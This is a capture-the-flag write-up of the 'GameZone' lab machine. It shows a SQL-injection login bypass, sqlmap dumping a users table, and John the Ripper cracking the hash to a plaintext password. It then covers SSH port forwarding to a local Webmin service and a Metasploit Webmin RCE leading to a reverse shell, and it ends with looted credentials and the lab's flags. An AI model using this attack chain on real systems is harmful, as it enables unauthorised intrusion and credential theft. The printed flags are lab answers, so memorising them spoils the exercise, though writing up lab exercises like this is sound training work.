

GameZone

Enumeration


the main login page was vulnerable to sqli and we managed to bypass login

After loggin we faced a search portal so we attacked it with sqlmap in hope of database dump





We were able to dump the dbs names



Now we can try to dump the whole db

```
[16:28:28] [INFO] table 'db.post' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.115.230/dump/db/p
'
[16:28:28] [INFO] fetching columns for table 'users' in database 'db'
[16:28:29] [INFO] fetching entries for table 'users' in database 'db'
[16:28:29] [INFO] recognized possible password hashes in column 'pwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: db
Table: users
[1 entry]
+----------------------------------------------------------------------+----------+
| pwd                                                                  | username |
+----------------------------------------------------------------------+----------+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
+----------------------------------------------------------------------+----------+

[16:28:43] [INFO] table 'db.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.115.230/dump/db/
sv'
[16:28:43] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.115.230'
```

we got a user and hash and we will try to crack this now

```
CyberJunkie :: ~/Tryhackme/GameZone_THM » john agent47.hash --wordlist=$password  --force --format=Raw-sha256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=8
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124    (?)
1g 0:00:00:00 DONE (2021-12-10 16:31) 5.263g/s 15866Kp/s 15866Kc/s 15866KC/s vimivi..tyler913
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
CyberJunkie :: ~/Tryhackme/GameZone_THM »
```

we now have valid credentials and we will try to use them

PortScan

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:ea:89:f1:d4:a7:dc:a5:50:f7:6d:89:c3:af:0b:03 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDFJTi0lKi0G+v4eFQU+P+CBodBOruOQC+3C/nXv0JVeR7yDWH6iRsFsevDofWcq05MZBr/
CDPCnluhZzM1psx+5bp1Eiv3ecO0PF1QjhAzsPwUcmFSG1zAg+S757M+RFeRs0Jw0WMev8N6aR3uBZQSDPwBHGps+mZZZRcsssckJGQCZ4Qg/
6PVFIwNGx9UoftdMFyfNMU/TDZmoatzo/FNEJOhbR38dF/xw9s/
HRhugrUsLdNHyBxYShcY3B0Y2eLjnnuUWhYPmLZqgHuHr+eKnb1Ae3MB5lJTfZf3OmWaqcDVI3wpvQK7ACC9S8nxL3vYLyzxlvucEZHM9ILBI7Ov
|   256 b3:7d:72:46:1e:d3:41:b6:6a:91:15:16:c9:4a:a5:fa (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKAU0Orx0zOb8C4AtiV+Q1z2yj1DKw5Z2TA2UTS9Ee1AYJcMtM62+f7vGCgoTNM
|   256 53:67:09:dc:ff:fb:3a:3e:fb:fe:cf:d8:6d:41:27:ab (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL6LScmHgHeP2OMerYFiDsNPqgqFbsL+GsyehB76kldy
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Game Zone
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1
```

(93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Sony Android TV (Android 5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Linux 3.12 (92%)
No exact OS matches for host (test conditions non-ideal).

Exploitation

We got a ssh shell as user agent47

```
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$
```

PostExploitation

using netstat or ss we can see the active sockets on the machine

Port 10000 is listening locally which wasnt listening externally


```
agent47@gamezone:~$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:10000           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 10.10.115.230:22        10.4.30.255:58364       ESTABLISHED keepalive (6808.24/0/0)
tcp6       0      0 :::80                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      off (0.00/0/0)
udp        0      0 0.0.0.0:10000           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:68              0.0.0.0:*                           off (0.00/0/0)
Active UNIX domain sockets (servers and established)
```


we can investigate it by port forwarding it

```
yberJunkie :: ~/Tryhackme/GameZone_THM » ssh -L8888:127.0.0.1:10000 agent47@$ip
gent47@10.10.115.230's password:
elcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

09 packages can be updated.
8 updates are security updates.


ast login: Fri Dec 10 05:32:04 2021 from 10.4.30.255
gent47@gamezone:~$ ls -la
```


we port forward it to our 8888 local port

It is a webmin login so we try the credentials we already have






WEbmin version is 1.580 which is vulnerable to a rce



we use the following metasploit payload


THis part was tricky because we couldnt get a shell with this module and hint said to try diffirent payloads

The one that was worked was a generic payload in which we had to specify which command to execute so i pinged myslef to confirm rce



Now i had to create a revshell payload and catch it with netcat

After several revshells payload being unsuccessful , i finally got connection back with mkfifo technique



Loot

Credentials

ssh

agent47 : videogamer124

Flags

User.txt

649ac17b1480ac13ef1e4fa579dac95c

Root.txt

a4b945830144bdd71908d12d902adeee